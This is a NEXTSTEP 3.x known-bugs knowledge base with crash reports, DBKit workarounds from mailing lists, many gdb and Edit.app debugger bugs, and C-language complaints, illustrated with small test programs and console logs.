Description: Even if no specific source file/line combination is associated with, e.g., undefined symbols, the linker should inform PB about the errors. It could be an inert message initially, and later (still for the undefined symbol example), an object file could be associated with it, which PB might trace back to a source file. But the principal thing is getting the problem reported in the ``summary view''.

How to verify: I hope it is clear how this can be tested. Undefined symbols are reported only in the ``detail view'', which tends to be clobbered.

Urgency: Suggestion.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Look in the ``detail view'' as well.

Cure (for NeXT): See Description.

Criticisms of the C family of languages;→Criticisms of the C family of languages

This is the prerogative of the administrator of KBNS: adding personal comments. Skip this if you don't like it. For me, it has a similar purpose as the rest of KBNS: writing it down to clear my mind of it and getting on with other things. Of course, the rest of KBNS also has general usability.

Criticism: enum constants can be assigned to any integer-like variable, instead of just to its own type, and vice versa. There should at least be a flag

that instructs the compiler to give warnings. Presently, because any enum takes the storage of a long (at least, on NeXT hardware), any such type has only self-documenting value: there is no compiler assistance to check for possible errors.

```
>>>>
/* cc -g -Wall prog.c -o prog */

#import <ansi/ansi.h>

typedef enum enumType{
    enumValue
} enumType;

int main(void){
    /*var*/
    int i;
    enumType j;
    /* both of these assignments should at least give a warning */
    i=enumValue;
    j=1; /*out of range, but compiler doesn't complain*/
    printf("i=%i,j=%i\n",i,j);
    exit(0);
}
<<<<<
```

Criticism: Type conformance is structural rather than literal. That means the compiler will not help, e.g., when trying not to mix up different types of coordinates.

Compiler unclassified;¬Compiler unclassified

Crashing; →Crashing

;KBNS.33.2.rtf;Contents;→Contents

These events are not reproducible (by definition of this category: the reproducible ones are classified elsewhere (also)), so I don't know how useful this all is^{1/4} It may be interesting to note that I have only 8 MB in my system. Note that I reserve this category to myself.

Purged entries

For KBNS.11.3, I decided to purge some pre-NS_3.1 entries (if NeXT isn't doing much about the documented problems, what about undocumented ones?).

KBNS.00.0.075_o3.0o KBNS.00.0.148_o3.0o KBNS.00.0.149_o3.0o KBNS.00.0.076_o3.0o KBNS.00.0.080_o3.0o KBNS.00.0.081_o3.0o

Mach

It's nice that things now get saved in RAM and then recorded in /usr/adm/messages. But that should also apply to booting with a disk that is not in a clean state (for a system panic, that will almost always be the case, right?), so that one can check what files might possibly be affected. If it would then also be automatically presented on the console^{1/4} Well, a better filesystem (using transactions) is welcome too^{1/4}

XXX.3.2 KBNS.00.0.077_o3.0o 1993-01-15. While I was testing if an old bug was still present (about sort -u, featuring in this file too), a program was producing a file that was large beyond expectation (due to an error I made while trying to be smart), and it used up all my [^{1/4}] free disk space. When I saw trouble coming, I tried to find the window that contained the shell with the program, but it was too late. Suddenly, in the midst of window swapping, everything froze, except the mouse cursor. I could do cmd-cmd-~ (msg showed me a repeated "vnode-pageout: failed!\nIO error on pageout: error = 28\n"), but this would not even let me reboot or halt, I had to mon, which is as bad as alt-cmd-*, I think. I don't know what other systems do, but this calls for freezing user programs and giving root a shell to work in, like a monitor, bypassing PostScript. Why can't the swap system avoid failure by using the 10% space available to root only on a hard disk, and immediately freeze all user processes? Root could then free disk space, and nothing bad would have happened. Of course, other limits, and setting quotas would be even better.

XXX.3.2 KBNS.00.0.078_o3.0o 1993-03-16. Now I've had a total system stop, with two reports of uart overrun in the kernel messages. I was just dialing out with SoftPC. halt didn't work anymore, I had to mon. Nice. Real nice.

Mail.app

XXX.3.2 KBNS.00.0.079_o3.0o 1992-12-20. Random crash, nothing to worry about, probably, but see comment with this. I was innocently browsing through a (rather large) mailbox when the ``app" suddenly decided it had had enough, while all the rest happily continued working. Nothing on the console (no core image of course). `dwrite Workspace CoreLimit 25165824` (or some other size) can be used to generate core images for applications launched from WM, but how difficult can it be to automatically attach such a process to gdb *before* a core is generated?

NetInfoManager.app

KBNS.00.0.084_o3.0o A crash. I was trying to create a New... domain, got a panel that I couldn't clone a domain with the same name as the tag on the server or something I didn't really understand. Split-seconds after that (I don't remember what I did next) the application disappeared.

```
flexus# /NextAdmin/NetInfoManager.app/NetInfoManager&
[1] 268
flexus# /NextAdmin/NetInfoManager.app/NetInfoManager &
[2] 5040
[1] Done /NextAdmin/NetInfoManager.app/NetInfoManager
flexus# *** HashTable: count differs after rehashing; probably indicates a broken invariant: there are x and y such as isEqual(x,
y) is TRUE but hash(x) != hash (y)
ps -aux | grep Edit
root      6280    2.2  2.5 1.52M  208K p1 S      0:00 grep Edit
rfschtkt  158     0.0 14.6 6.02M 1.16M ?  S      1:12 /NextApps/Edit.app/Edit -NX
[2] + Bus error /NextAdmin/NetInfoManager.app/NetInfoManager
flexus#
```

Attempting to reproduce this was very adventurous too. I started the program from a su root shell (to circumvent the nonsense that, according to the manual, a new domain can only be created by logging in as root: it's a lie (I did it this way), and it should not be necessary), created a New... domain

as a clone of the local domain^{1/4} and the program crashed with a core dump. Subsequent attempts intercepted my mistake gracefully. But then (actually I had my 1993-01-15 crash once again by generating more core files than shown here; more on that after this excerpt which was generated after I rebooted):

```
% gdb
[1/4]
(gdb) symbol-file /NextAdmin/NetInfoManager.app/NetInfoManager
[1/4]
(gdb) target core /cores/core.6220
0x500c34c in clnttcp_call ()
(gdb) bt
#0  0x500c34c in clnttcp_call ()
#1  0x10d4c in ?? ()
#2  0x10a98 in ?? ()
#3  0xaf76 in ?? ()
#4  0xc92a in ?? ()
#5  0xcb1e in ?? ()
#6  0x502ec0e in -[Object perform:with:] ()
#7  0x605dd7e in -[Application sendAction:to:from:] ()
```

[1/4] Maybe this is enough info to cure?

```
(gdb) quit
% gdb /cores/core.6220
```

IOT trap (core dumped) This shouldn't happen! It's a reproducible bug.

%

This was yet another time that I had to put knownbugsin3.0v7.rtf back on my shelf (I've not yet logged out normally between the crashes I've experienced), hint, hint, see elsewhere! And when I logged back in in single-user mode to secure my core.6220 (my rc.local script cleans out /cores), and just exited the root shell that was started, the boot process proceeded without having fschk'ed the disk! So I had to cmd-cmd-~ and reboot, to force a fschk. I don't think every system administrator should have to know or not forget not to complete the boot process by just exiting the single-user shell, without at least a clear warning, or better a question, or better an automatic fschk, or better^{1/4} a replacement for this fschk trouble should be developed (like Windows NT's journaling or what is it called^{1/4} grumble grumble).

KBNS.00.0.085_o3.0o Hanging. I opened a domain by tag, entering respectively nothing and rootdomain (the name of an existing domain on my machine) in the textfields. After one minute, NetInfoManager was still hanging, so I had to kill it.

Window Server

Keeps crashing while running 3View.app and the 3DReality demo. Probably any RenderMan stuff. (Hm, what version was this? I haven't tried this in a while.)

KBNS.00.0.086_o3.0o 1992-11-06.

[1] 1763

```
Nov  6 16:25:30 flexus Monitor[859]: Exiting due to Window Server death
My other programs too.
```

This is the output on the console. I was starting the co-Xist demo by double-clicking it (it had run once shortly before that, so some of the entries may stem from that session), and before the example programs had appeared on the screen I was trying to start some from a shell. I saw some outlines on the display, and when I started mousing around on the display, the mouse disappeared, the screen froze, and I was kicked out and presented the login panel.

KBNS.00.0.087_o3.0o Crashes again and again and again. (For those who know Ross Perot better than Multatuli.)

KBNS.32.0.009_o3.2o When oh when is this ever going to end?

On the console: ``Dec 27 13:29:19 flexus WM[202]: DPS client library error: Error while writing to connection, DPSCContext b6cd0, data -110". And the gruesome `NXRunAlertPanel("Workspace", "Internal error 1103 occurred.\nContinue (at your own risk)?", "Continue", "Log Out", NULL)`. How about user-friendly error messages? I think I had better log out now... and this is the last report I'm entering about this subject.

KBNS.32.0.011_o3.2o Again like KBNS.32.0.009

This time on the console: ``Dec 29 17:09:43 flexus WM[271]: DPS client library error: Error while writing to connection, DPSCContext b6cd0, data -102".

KBNS.32.0.012_o3.2o And now ProjectBuilder

This time on the console: ``

```
Dec 30 10:46:35 flexus ProjectBuilder[2808]: DPS client library error: Error while writing to connection, DPSContext 5ede0, data -110
```

```
Dec 30 10:46:35 flexus ProjectBuilder[2808]: Exiting due to Window Server death
```

". And gone was ProjectBuilder.app (no core file was dumped). Let's try again (I was doing a search for a string in the project): ``

```
Dec 30 10:57:00 flexus ProjectBuilder[3109]: DPS client library error: Error while writing to connection, DPSContext 5eca4, data -110
```

```
Dec 30 10:57:01 flexus ProjectBuilder[3109]: Exiting due to Window Server death
```

```
Dec 30 10:57:56 flexus ProjectBuilder[3118]: DPS client library error: Error while writing to connection, DPSContext 5eca4, data -110
```

```
Dec 30 10:57:56 flexus ProjectBuilder[3118]: Exiting due to Window Server death
```

```
Dec 30 10:59:00 flexus ProjectBuilder[3123]: DPS client library error: Error while writing to connection, DPSContext 5eca4, data -110
```

```
Dec 30 10:59:00 flexus ProjectBuilder[3123]: Exiting due to Window Server death
```

". I searched for the same string two more times, and for another string the third time. Only ProjectBuilder.app was affected. After a reboot, things went OK... a few times, then PB quit again, then it went well once more, and now I'm going to leave this matter.

KBNS.32.0.020_o3.2o Perhaps related: ``IPCFlushOutput: failed to flush output for stream %p.\n''

This message is sometimes issued from the WindowServer's InitMtx() function when applications are quit. Occurrences:

```
``Jan  9 16:31:31 flexus WindowServer[190]: IPCFlushOutput: failed to flush output for stream 0x26aa5c." for a su-root-launched Edit.
```

Workspace Manager

KBNS.00.0.088_o3.0o Crashing. I've had to bail out just now because of an internal error 1000. Why offer the option to continue by default? I was just opening an irresponsible (i.e., because of the performance dip involved!) number of .tiffs. This sort of error happens very often, bringing everything down with it. It might be related to available RAM (8 MB). This is a top-priority bug for me!

DBKit;¬DBKit ;KBNS.33.2.rtf;Contents;¬Contents

XXX.33.0
Date: Fri, 14 Jul 95 08:35:39 -0700
Errors-To: maze!netsec@omnigroup.com
Reply-To: maze!windy@pencom.com
Originator: next-prog@omnigroup.com
Sender: maze!next-prog@omnigroup.com
Precedence: bulk
From: Windflower Waters <maze!windy@pencom.com>
To: Multiple recipients of list <next-prog@omnigroup.com>
Subject: DBKit Save problems - FIXED
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Questions and discussions of interest to NEXTSTEP programmers

I am running version 3.2 and the problem was a known bug as described in Art's message below. Glen Biagioni also pointed out the same bug to me.

Now I'm just using the recordLists to do the delete and telling the fetchGroup to redisplay after I'm done.

Thanks!

-- Windflower Waters

Begin forwarded message:

Content-Type: text/plain
Mime-Version: 1.0 (NeXT Mail 3.3 v118.2)
From: Art Isbell <art@cubicsol.com>
Date: Thu, 13 Jul 95 21:53:58 -0700
To: windy@pencom.com
Subject: Re: DBKit Save problems
Reply-To: art@cubicsol.com
References: <9507132048.AA17111@travis.pencom.com>

Windflower,

I don't believe you said what version of DBKit you're running, but the 3.2 version had a problem deleting the last record. You had to do something like:

```
DBFetchGroup *fetchGroup = [module rootFetchGroup];

[module deleteRecord:nil];
[module saveChanges:nil];
if ([[fetchGroup recordCount] > 0)
{
    [[fetchGroup recordList] saveModifications];
    [fetchGroup saveChanges];
}
```

Art Isbell
art@cubicsol.com
NeXT Registered Consultant
408 335 1154
Trego Systems
408 335 2515
CaseServ: NEXTSTEP managed care
95018-9442
contract and case management solutions

NeXTmail:

Voice: +1

Fax: +1

USmail: Felton, CA

Newsgroups: comp.sys.next.bugs, comp.sys.next.programmer
From: Atze (Alexander Spohr)
Subject: DBModule saveChanges: last record not deleted (Solution)
Reply-To: Alexander_Spohr@DART.de
Date: Wed, 1 Jun 94 09:45:30 GMT

If you have a DBRecordList which isModified because you deleted the last record, DBModules saveChanges: will not save this DBRecordList. The DBFetchGroup which is responsible for the DBRecordList "forgets" to tell it to saveModifications.

Here is a workaround which should be implemented by a Controller for the DBModule. However, the delegates of DBModule and DBFetchGroup are informed about the normal stuff inside [dbmodule saveChanges:self]. All special cases (deletion of last record) will only inform the delegate of the DBRecordList. Sorry for that.

The documentation for saveModifications is wrong. This is why [aRecordList saveModifications] tests for 0 and not 1 (as the doc says).

Atze

PS. If anybody modifies this method to make it behave more like DBModules saveChanges: please send me your version. I don't need it right know so I will not invest more time on this bug-fix. I hope NeXT will fix it in 3.3 :-)

```
- saveChanges:sender
{
    id          ret = self;
    id          database = [dbmodule database];

    ret = [dbmodule saveChanges:self];
    if(ret && [[dbmodule rootFetchGroup] hasUnsavedChanges])
    {
        int      i;
        BOOL     hasTransaction;
        BOOL     wasConnected = [database isConnected];
        List     *fetchGroups = [[List alloc] init];
        id       aRecordList = nil;
    }
}
```

```

[dbmodule getFetchGroups:fetchGroups];
if(!wasConnected) [database connect];
hasTransaction = [database beginTransaction];
for(i=0; i<[fetchGroups count]; i++)
{
    aRecordList = [[fetchGroups objectAtIndex:i] recordList];
    if([aRecordList isModified])
        if([aRecordList saveModifications])
            { ret = nil; break; }
}
if(hasTransaction)
{
    if(ret) [database commitTransaction];
    else [database rollbackTransaction];
}
if(!wasConnected) [database disconnect];
[fetchGroups free];
}
return ret;
}

```

-- Alexander Spohr, Hamburg, Germany

Alexander_Spohr@DART.de (Mail) Faces and faces
(+49) 40 / 380 23-0 (Sound) See them and complain not
(+49) 40 / 380 23-290 (Fax) And am content with all

#import

;/NextLibrary/Documentation/NextDev/ReleaseNotes/DBKit.rtf;;-;/NextLibrary/Documentation/NextDev/ReleaseNotes/DBKit.rtf

A lot of stuff about known bugs.

Concepts

XXX.32.2 The Concepts say that DBKit uses Entity-Relationship modeling, but this is not true. The Entity-Relationship model that ``Chen" introduced in 1976 is quite different. Well, it doesn't make (much of) a difference at the programming level, at first sight, and NeXT's model is quite useful. In fact, Chen's model could be added as an orthogonal extension, methinks.

Documentation

XXX.3.2 KBNS.11.2.005_c3.1o Bug_NeXT.35167 Reported by NeXT in printed supplemental release notes [6004.00] with NEXTSTEP_Dev_3.1

``The Sybase documentation released with NEXTSTEP 3.1 is the 3.0 version; the Sybase library is version 4.6.

Workaround: Although the documentation is generally compatible with the library, some additional information may be gotten from the 4.6 documentation. The part numbers for these documents (available from Sybase) are:" (see your copy of [6004.00])

Library

XXX.3.2 KBNS.11.2.004_3.0±3.1o Bug_NeXT.35166 Reported by NeXT in printed supplemental release notes [6004.00] with NEXTSTEP_Dev_3.1

``Because of minor version number incompatibility, applications that link against the 3.1 release of the Database Kit library will not run on a 3.0 system" Waw! What a bug to discover too late to include into the online release notes!

/Object/DBModule

XXX.3.2 KBNS.10.3.019_o3.1o Compound relationship in DBValue crashes app upon fetch, reported by Art_Isbell, Bug_NeXT.?????, not verified.

``Using DBRecordList's getValue:forProperty:at: method to store the value of a compound relationship (comprised of more than one attribute pair) for use in DBModule's fetchContentsOf:usingQualifier causes an application crash with the following error message and partial stack frame dump:

```
Program generated(1): Memory access exception on address 0x1 (protection failure).
```

```
-----
```

```
#10 0xb024564 in -[DBModule fetchContentsOf:usingQualifier:] ()
```

The only workaround I have found is to create a DBQualifier using undocumented DBRelationship methods which I consider unacceptable for production code."

KBNS.32.0.022_c3.2o record deletion is broken, according to Mike_Ferris, Timothy_Dawson and Art_Isbell on NeXT-prog@cpac.washington.edu on 1994-01-(07±09)

Mike_Ferris: ``[...] So far so good, but when the next line ([resourceModule saveChanges:self]) is called, the only SQL generated is:

SQL Query:

```
BEGIN TRANSACTION
```

SQL Query:

```
COMMIT TRANSACTION
```

with nothing in between. This SQL output was grabbed from the DBDatabase delegate method. My implementation of the method outputs "SQL Query:\n" then the SQL text. So you can see that two SQL statements are generated beginning and committing a transaction, but no delete statements are generated. [¼]"

Art_Isbell: ``So should anyone else run into the deletion problem, just test the fetchgroup for the number of remaining records after the deletion. If no records remain, then send the recordlist a saveModifications message which will correctly save the deletion of the last record to the database. But sending the module a saveChanges: or the fetchgroup a saveChanges message won't correctly save the deletion of the last record."

/Object/DBTableView

XXX.3.2 KBNS.11.2.003_o3.1o Bug_NeXT.35080 Reported by NeXT in printed supplemental release notes [6004.00] with NEXTSTEP_Dev_3.1

``Displaying (and then selecting) an image in a DBTableView may cause your application to crash.

Workaround: Use DBImageView to display images."

/Object/DBValue

KBNS.11.1.022_3.0o_o3.2o -copyFromZone does not account for subclasses, reported for 3.0 by Ivo_Rothschild on NeXT-prog@cpac.washington.edu on 1993-09-21, verified for 3.0_3.2 by Raf_Schietekat

The present implementation:

```
-copyFromZone: (NXZone *)zone{
    return [[[DBValue allocFromZone:zone] init] setValueFrom:self];
}
```

should probably be:

```
-copyFromZone: (NXZone *)zone{
    return [[[[self class] allocFromZone:zone] init] setValueFrom:self];
}
```

Workaround: include the second definition in the subclass or as a category of DBValue.

Debugger;¬Debugger ;KBNS.33.2.rtf;Contents;¬Contents

/bin/gdb proper

XXX.32.2
gdb gets all confused over any Obj-C in breakpoint conditions. Workaround: define a function #ifdef DEBUG that does the Obj-C calls, and use that in the condition.

XXX.32.1 todo is this also without -O? otherwise it's probably nothing
#include <ansi/ansi.h>

```
int main(int argc, char *argv[]){
    /*var*/
    signed long int source;
    signed long long int destination;
    source=4;
    destination=source;
    /*set a breakpoint here and look at source and destination*/
    /*(using either print or the browser in Edit:*/
    /*destination displays as 0*/
    if(source!=destination){
        fprintf(stderr, "Hmm... I thought the execution was correct?\n");
        exit(-1);
    }else{
        fprintf(stderr, "Execution is correct, but analysis in gdb is wrong.\n");
        exit(0);
    }
}
```

KBNS.33.2.XXX

```
(gdb) help shell
```

Execute the rest of the line as a shell command.

With no arguments, run an inferior shell.

But I don't want an inferior shell, I want a decent one, like csh! :-)

There's a lot of inferior business here: memory, the task being examined... A better term for this should be found.

KBNS.33.1.025_o3.2o gdb does not handle breakpoints in dynamically loaded code in an attach'ed task

Description: If gdb is asked to break on a function that was already dynamically loaded, it will accept this (an incorrectly spelled function name would be rejected), but it will not handle the breakpoint when control passes through it. Additional information:

- This has nothing to do with interaction with Edit: everything is from the command line.
- No ``directory" command was specified for the dynamically loaded code, but this did not seem necessary because gdb would have rejected an unknown function name.
- Everything works fine if the application is launched from within gdb instead of attach'ed.

How to verify: Should be obvious (if you have source code with dynamically loaded code). Pay attention to whether specification of ``directory" for this dynamically loaded code indeed makes no difference. Check whether breakpoints are handled correctly in code that was dynamically loaded *after* attach'ing.

Urgency: Does no damage, is not immediately obvious, there is a workaround (is it always acceptable?).

Confirmed: Robert_Nicholson (o3.2o, reported, confirmed my rephrasing)

Workaround: Launch application from gdb.

Cure (for NeXT): It seems that gdb would do something special while rld stuff is happening, that it does not reproduce after it has happened (wild guess).

Report history: c.s.n.programmer 1995-09-21

KBNS.33.1.022_o3.2o gdb tends to get confused by data breakpoints

Description: I just deleted a number of breakpoints (one of which was a data breakpoint), and restarted the program from the beginning. I then got these messages:

```
Program generated(1): Memory access exception on address 0x0 (protection failure).
```

Program generated(1): Memory access exception on address 0x0 (protection failure).

```
0x3ec6 in _mh_execute_header ()
(gdb) 0x3ec6 in _mh_execute_header ()
bt
```

```
#0 0x3ec6 in _mh_execute_header ()
```

I also have the impression that gdb tends to be vulnerable if data breakpoints are used (XXX other incidents).

How to verify: I don't know if this is reproducible.

Urgency: Does no damage, immediately obvious, tedious workaround.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Quit gdb and start again.

Cure (for NeXT): Cure it (if the problem gets pointed down).

Comment: Confirmations wanted (this is merely one incident).

KBNS.33.1.017_o3.2o sizeof() for a literal string is one less than what C gives

Description: See title.

How to verify:

```
(gdb) p sizeof("four")
$1 = 4
(gdb)
```

whereas this C fragment

```
>>>>
```

```
#import <ansi/ansi.h>
```

```
int main(void){
    printf("sizeof("four")=%i\n",sizeof("four"));
    exit(0);
}
```

```
<<<<<
```

gives this output:

```
>>>>>
```

```
% cc -g -Wall prog.c -o prog && prog
```

```
sizeof("four")=5
%
<<<<<
```

Urgency: Does no damage, is not immediately obvious, easy workaround, but misleading (certainly if gdb is used to *test* what sizeof does with a literal string).

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: `p sizeof("four")+1`

Cure (for NeXT/FSF): Do the same as C.

KBNS.32.1.040_o3.2o (signed) long long support has bugs

Description: Maybe not always, but often, such values display as 0 in gdb (using print or the Edit browser), even when they are not.

How to verify:

```
int main(int argc, char *argv[]){
}
}
```

Urgency: gdb is not usable with (signed) long long ints.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Write debug statements that print these values always.

Cure (for NeXT): Cure it.

XXX.3.2 KBNS.00.0.287_o3.0_3.1o Reported by Subrata_Sircar and verified by Raf_Schietekat, from Arrigo_Benedetti, reraised for 3.1 by Subrata_Sircar ("It's worse! watchpoints crash gdb!")

From: arrigo@cube.sublink.org (Arrigo Benedetti)

Subject: Bug in gdb watch command with 3.0?

[and so on ... FOREVER]

XXX.3.2 KBNS.00.0.289_o3.0±3.1o Bug when working with applications, verified for 3.1 by Subrata_Sircar. It seems that applications don't

register their port when started from gdb, even though they do when started just from the shell. A workaround is to launch normally and attach to gdb, but this excludes some possibilities (tracing appDidInit: and so).

Suggestions follow

KBNS.33.1.015_o3.2o gdb should read header files instead if debugging information was stripped from compiled code

Description: When debugging code, many frames (in sys, the AppKit) can not be debugged, not even the parameters can be viewed.

How to verify: Should be obvious.

Urgency: Suggestion.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: None, or one I haven't found yet.

Cure (for NeXT): Read the header files to at least be able to decode those parameters (which is already a big help), and perhaps object instance variables.

KBNS.33.0.009_o3.2o Why does gdb read the symbols from the shared libraries before it runs a program?

Description:

```
Reading symbols from /usr/shlib/libIndexing_s.A.shlib...done.
```

```
Reading symbols from /usr/shlib/libNeXT_s.C.shlib...done.
```

```
Reading symbols from /usr/shlib/libsys_s.B.shlib...done.
```

This takes time, and probably forces things out of RAM. Is it absolutely necessary?

How to verify: Occurs for any program with shared libraries.

Urgency: Suggestion

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: None.

Cure (for NeXT): Read these symbols lazily, i.e., only if needed.

After this only before 3.2

KBNS.00.0.288_o3.0o_b3.2 Reproducible crash. I've tried this on four core files (two original ones, two recursively from the second), and gdb dumped core for all. Issue a warning instead.

```
% gdb /cores/core.6220
IOT trap (core dumped)
%
```

Working with Edit.app

XXX.33.1 add to entry below

```
From: msnyder@NeXT.com (Michael Snyder)
Newsgroups: comp.sys.next.programmer
Subject: Re: Weird gdb under Dev3.3?
Date: 25 Sep 1995 21:34:05 GMT
```

Tomas Hurka writes

```
> In article <43q85a$ep7@news.next.com> msnyder@NeXT.com (Michael Snyder)
> writes:
> > Yi Zhao writes
> > > Today, I installed NS User 3.3, Dev. 3.3, and EOF 1.1 into
> > > a machine but I cannot use the GUI for gdb anymore.
> [..]
> > This was a regression in gdb under 3.3, which has been fixed in the
> > recent 3.3 Patch release.
> Where I can get this patch release? I looked at nextanswers, but I was not
> able to locate it.
```

Sorry for the delay in answering -- I had to go and ask myself!

Turns out that this patch will become available on NextAnswers on 11/1/95.

I appologize for bragging about a fix before it has become widely available.

KBNS.33.0.006_c3.3o Bug_NeXT.67326 Selected source file lines don't correspond to selected stack frame

Description: In the gdb browser window in Edit, the stack frames are now listed top-to-bottom instead of bottom-to-top, i.e., main() is now near the

bottom, which is OK, or even good. But the one thing that has not changed accordingly, is which frame is selected for opening a source window and selecting the relevant code line: if there are n+1 rows and row i is clicked, the frame on row n-1 is assumed instead (where row i used to be).

How to verify: Should be obvious.

Urgency: Does no damage, is fairly obvious, but is a very serious impediment to development, workaround doubtful.

Confirmed:

Brian_Willoughby (c3.3o, NeXTcube, reported c.s.n.p 1995-04-15)

Raf_Schietekat (c3.3o, PA-RISC)

Gideon_King (c3.3o, c.s.n.p 1995-06-14 with workaround proposal)

Workaround:

Sometimes it is possible to reverse things in the mind and get the correct row, but only for shallow backtracks.

Gideon_King suggests replacing /usr/lib/GdbClient.bundle and /bin/gdb with the corresponding 3.2 files.

Paul_Lynch on c.s.n.p on 1995-09-07: ``The limited circulation 3.3Patch CD fixes this bug, amongst one or two others."''

Bug_NeXT: Reported on 1995-04-06 by Brian_Willoughby with log number 67326

Cure (for NeXT): Cure it, preferably ASAP as a patch in a NeXTanswer, before the next release.

Report history: See ``Confirmed''. KBNS.33.1.rev (workaround Paul_Lynch, Comment).

Comment: Hasn't anyone tried the up/down buttons? Perhaps they work all right, so that this is only a slight bother...

KBNS.32.2.006_o3.2o Titles in Edit's view browser are not updated appropriately

Description: Consider the following scenario: an object has an addObject: method, and a breakpoint is set on it. In the browser, the argument to that method is selected. Now, as each addObject: is executed by clicking Continue, the fields of the argument are appropriately updated, and the browser is obviously aware of what object it is displaying. However, the title of that column (which displays the object's class) is not updated.

How to verify: Write a program that adds a few objects of different classes to a List.

Urgency: Does no damage, but is confusing, and the workaround is a little tedious.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Click on the selected Cell in the previous column.

Cure (for NeXT): Update the title together with the column's contents.

KBNS.32.1.035_o3.2o typedef struct {} sometype_t structures not named correctly in browser

Description:

With these declarations (probably not a minimal example) ``

```
typedef struct{
    <blahblah>
} sometype1_t;
typedef struct sometype2_t{
    sometype1_t *privateArray;
    <blahblah>
} sometype2_t;
```

" , gdb's browser in Edit will display this type for the `privateArray` member of `sometype2_t`: ``<unknown type> *" (or ``<unknown type> [256]" if reassigned to an array of that length). The contents are interpreted correctly, but the type for it is not displayed. However, ```struct sometype1_t`" something *is* accepted (even though there is no such type), but displayed as just ```sometype1_t`" something.

How to verify: Should be obvious.

Urgency: Harmless, easy workaround.

Confirmed: Raf_Schietekat (reported, o3.2o)

Workaround: use ```typedef struct{ <blahblah> } sometype1_t`" in the source, or reassign to type ```struct sometype1_t`" something when needed.

Cure (for NeXT): Cure it.

KBNS.00.0.290_o3.0o±o3.2o English. `Error occured processing command from Edit. That should be occurred.` (Also in one another sentence.)

KBNS.32.0.048_o3.2o Edit, pclose

XXX track down a reproducible example, it does appear that Edit crashes much more often like this when gdb's window is closed

I have a situation where my application (during development) deadlocks on pclose'ing an input pipe that has not been fully read (the pipe's buffer is full). When this occurs, gdb shows a warning (I don't know at exactly which instant) ``The old exception port is 0x1", and then, when I close gdb's shell window, gdb is not stopped. I have to go kill'ing (even with -KILL) behind the scenes. Moreover (and this is the most urgent item to cure), Edit will almost certainly quit with this nonsensical notice on the console (there's nothing wrong with the Window Server):

```
Feb 22 13:35:48 flexus Edit[9988]: DPS client library error: Error while writing to connection, DPSContext 62cd0, data -110
Feb 22 13:35:48 flexus Edit[9988]: Exiting due to Window Server death
```

KBNS.32.2.028_o3.2o Bug_NeXT.64774 Displaying loooong char* strings in browser may break connection with gdb or even crash Edit

Description: When you have a char* pointer that points to a buffer that may not be just a short string, such as the buffer of an NXStream or other, and you happen to select its column in the browser, Edit.app tries to display that string in a browser cell, which takes a worryingly long time in itself, but may also break the connection with gdb, probably because some timeout elapses. gdb prints something like:

```
Problem communicating with Editor.
```

```
[NXConnection run] - tossing received reply msg
```

You then have to type view in gdb to get a new Edit connection. Edit leaves the old connection around, but it's not functional anymore. Edit may also just terminate, without dumping core (different from what is described on the next line).

If the ``string" is selected so that it would appear in the Value: field at the bottom of the browser, Edit.app crashes, probably because it is %s-sprinted to a fixed-size buffer.

How to verify (other than with included verification code): NXMapFile a file of about 1 MB which does not contain any '\0' character, and look at its NXStream structure in Edit's gdb browser.

Urgency: May crash Edit.app (with all that this implies), is obvious when you can correctly diagnose the problem, but is very frustrating and counterproductive. There's no workaround, or a very laborious one.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Put any such char* pointers in a structure, and change all uses in the program, or don't interrupt the program and don't put breakpoints in frames that have such ``exposed" pointers. Don't look inside the structures, and certainly don't select such a pointer (this will crash Edit.app).

Bug_NeXT: Reported on 1995-01-25 (3.2; Developer Tools/Debugging/gdb: problems with long char* strings in browser, App Hang/Crash).

Cure (for NeXT): For example, first make a fixed copy of, say, 10000 characters or less, terminate that with a '\0' character, and display that instead. gdb itself does truncate strings when displaying them.

Report history: Bug_NeXT report posted to c.s.n.b on 1995-01-29

Suggestions follow

KBNS.33.1.021_o3.2o Type of a field in a structure should not only depend on the type of that structure

Description: In the ``Type:" TextField (or Form), a type can be specified for a field in a structure. This is specific to the Edit extensions (it won't change the result of `print`'ing something in gdb, I don't know if there is an equivalent in gdb other than ad-hoc casting). The problem is that this type is

specific to the type of the structure, not to the specific instance of that structure. If a list of structures is kept, with an integer type field and a pointer link field, it is not possible to inspect this list in an elegant way. Problem: the type change is performed everywhere, in such a way that the present structure may disappear ((Type0*)this_box->(Type0*)list_ptr->(Type0*)list_ptr[0] with ad-hoc syntax; last structure actually Type32 which has no list_ptr, so, if the last column is changed to Type32, the display is shortened by one column and the second column is inappropriately changed to Type32).

How to verify: If you want to pursue this, ask me for an example or make one yourself.

Urgency: Does no damage, immediately obvious, extremely tedious workaround. But may only be a very specific use (send your confirmation if you've struggled with this problem!), so a suggestion. Well, I really need it right now...

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Use gdb from its text interface (defeating the purpose of having a browser), typing things like
p ((Type32*) ((Type0*)this_box->list_ptr)->list_ptr)[0]

Cure (for NeXT): Keep the type as in the symbol table, a default changed type, *and* an infinite cache of instance-specific types.

Suggestion(s): The ultimate would be if the user could specify a code to decide about the type (if type field=0, then Type0, ...).

Devices;¬Devices

Broadly: these topics just have so very much to do with devices that this is the best way to group them.
;KBNS.33.2.rtf;Contents;¬Contents

KBNS.33.2.XXX
From: Mark Crispin <mrc@CAC.Washington.EDU>
Newsgroups: comp.sys.next.advocacy, comp.sys.next.bugs
Subject: NEXTSTEP sd driver doesn't allow more than 7 spindles!
Date: Thu, 21 Dec 1995 20:17:47 -0800
Mime-Version: 1.0
Content-Type: TEXT/PLAIN; charset=US-ASCII
NNTP-Posting-User: guest

So, I go and buy a CD-ROM changer which can hold 7 CDs. I hook it up to one of the NeXTs and try to use it. OK, so it thrashes a bit doing all those changes from CD to CD, but it settles down and seems to work.

Uh-oh. I'm only seeing 6 CDs. What's wrong?

I look at the system startup log. Sure enough, it's only recognizing lun 0 through lun 5 on target 4, so the last assigned sd is sd6. Damn, is something wrong with the changer???

Take a deep breath. This is NEXTSTEP, after all. It's probably the software, not the hardware.

